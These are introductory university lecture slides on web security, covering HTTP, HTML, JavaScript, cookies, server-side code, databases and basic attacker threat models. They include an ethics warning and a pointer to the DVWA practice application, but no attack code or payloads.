Chapter 10. Web Security

Prof. Jaeseung Choi

Dept. of Computer Science and Engineering

Sogang University

World Wide Web (Web in short)

- **Nowadays, we cannot imagine a world without Web**
  - Millions of people use web to share and get information
- **At the same time, security of the Web system is becoming more and more important**
- **Let's learn about what kind of vulnerabilities can exist in the Web**

Image by *storyset* on freepik.com

Ethics

- **In this chapter, you may learn various security issues and attacks that can occur in the Web**
- **But never try any kind of attacks on real-world websites**
  - It is an illegal action and you may get punished by the laws:

    [형법], [개인정보보호법], [정보통신망 이용촉진 및 정보보호 등에 관한 법률]
- **Try these attacks only in legally safe circumstance**
  - Ex) Practice on your own website running in your own server
  - Ex) Penetration testing permitted by the website owner

Bonus Lab


- **This time, it's difficult to offer you a lab environment**
  - There are subtle issues in web-hacking practice
- **Instead, let me introduce DVWA (D*** Vulnerable Web Application): https://github.com/digininja/DVWA**
  - A PHP + MySQL web application with intentional vulnerabilities (for educational purpose)
  - Of course, do not run this as a publicly accessible webpage
  - Docker images are also offered, so I expect you can easily setup and run this web application to practice web attacks
- **This will not be included in the score**
  - Just provided for students who are deeply interested in the Web security

Topics

- **Background on the Web**
  - HTTP
  - HTML and JavaScript
  - Cookie
  - Server-side code and backend database
- **Various vulnerabilities and attacks in the Web**
  - File inclusion vulnerability
  - File upload vulnerability
  - SQL injection vulnerability
  - Cross-site scripting (XSS)
  - Cross-site Request Forgery (CSRF)


Client and Server

- **When you (client) visit or use a website, there occurs a communication between the browser and web server**
  - You (your browser) request for a specific page
  - The web server responds with the corresponding content
  - The replied content is rendered by your browser




URL (Uniform Resource Locator)

- **Roughly speaking, it is something that you type in the *address bar* (주소창) of a browser**
- **More formally, it is a standardized identifier that refers to a resource in the Internet**
  - https://cs.sogang.ac.kr/cs/cs0_5.html




  - https://cs.sogang.ac.kr/front/cmsboardlist.do?bbsConfigFK=1905




HTTP(S) Protocol

- **What does request and response look like at low-level?**
- **Request and response follow a protocol called HTTP(S)**
  - HTTPS is a securely encrypted version of HTTP: eavesdropper cannot figure out what kind of data is being exchanged




HTTP Request and Response

- **HTTP request**



- **HTTP response**



HTML

- **Hypertext Markup Language for web page**
  - Not a programming language
  - Use markup tags (`<body>`, `<img>`, `<p>`, ...) to describe the content and layout of a webpage
  - May contain *hyperlinks* that redirect you to other pages
- **Interpreted and rendered by the browser**

```
<html>
    <head>
        <title>Example</title>
    </head>
    <body>
        <p>Hello world</p>
    </body>
</html>
```

JavaScript

- **Allows more dynamic feature in your webpage**
  - HTML document may contain JavaScript code that can modify the content of HTML dynamically
  - Ex) Redirect the document to another page upon a user click
- **Note that such script code is executed in the client-side browser**


```
<html>
  <button type="button"
          onclick="window.location='http://cs.sogang.ac.kr'">
    Click this!
  </button>
</html>
```

Cookie

- **Assume that a website tries to implement a user authentication (i.e., the "login" feature)**
- **How can the web server remember whether the client had previously logged in successfully or not?**
  - HTTP protocol is stateless: once a request-response interaction is done, the connection is gone
  - Therefore, we instead make the browser keep small piece of data called **cookie**: this can be used to identify each user

Cookie

- **Upon successful login, server sends a unique session ID as a cookie: client will store it and use it later**




Server-Side Code

- **Often, a website interacts with the user and dynamically generates the outputs for the user**
- **In that sense, such dynamic websites are sometimes called web application (code that runs on server)**
- **Such server-side code can be written in many different languages and frameworks**
  - PHP, Python (Django), Java (Spring), Ruby (Ruby on Rails), JavaScript (node.js)


Example: PHP

- **Assume that a web programmer wrote code in PHP**
- **When the client requests, the PHP file (e.g., `index.php`) is executed by PHP engine in the Web server**
  - Such PHP code can generate HTML document dynamically




Database

- **Usually, web server also maintains a backend database**
  - To store various data that enables rich functionality of website
    - Ex) Posts that someone uploads in the bulletin
    - Ex) ID, password, and account information of each user
  - The server-side code (e.g., PHP code) will send a query to the database and retrieve the data required for its logic




Threat Model (1)

- **What kind of attacker should we assume in the Web?**
  - First, the attacker may directly connect to the web server
  - If the web application is vulnerable, the attacker can steal private data in the DB or compromise the web server




Threat Model (2)

- **What kind of attacker should we assume in the Web?**
  - Next, the web server may be owned by a malicious attacker
    - Or a benign server could have been compromised
  - In this case, the content (response) of web application is fully decided by the attacker




Threat Model (3)

- **What kind of attacker should we assume in the Web?**
  - Lastly, the attacker can induce a normal user to click a maliciously crafted **URL** link (that contains some queries)
  - Upon the click, the user gets attacked (e.g., data gets stolen)



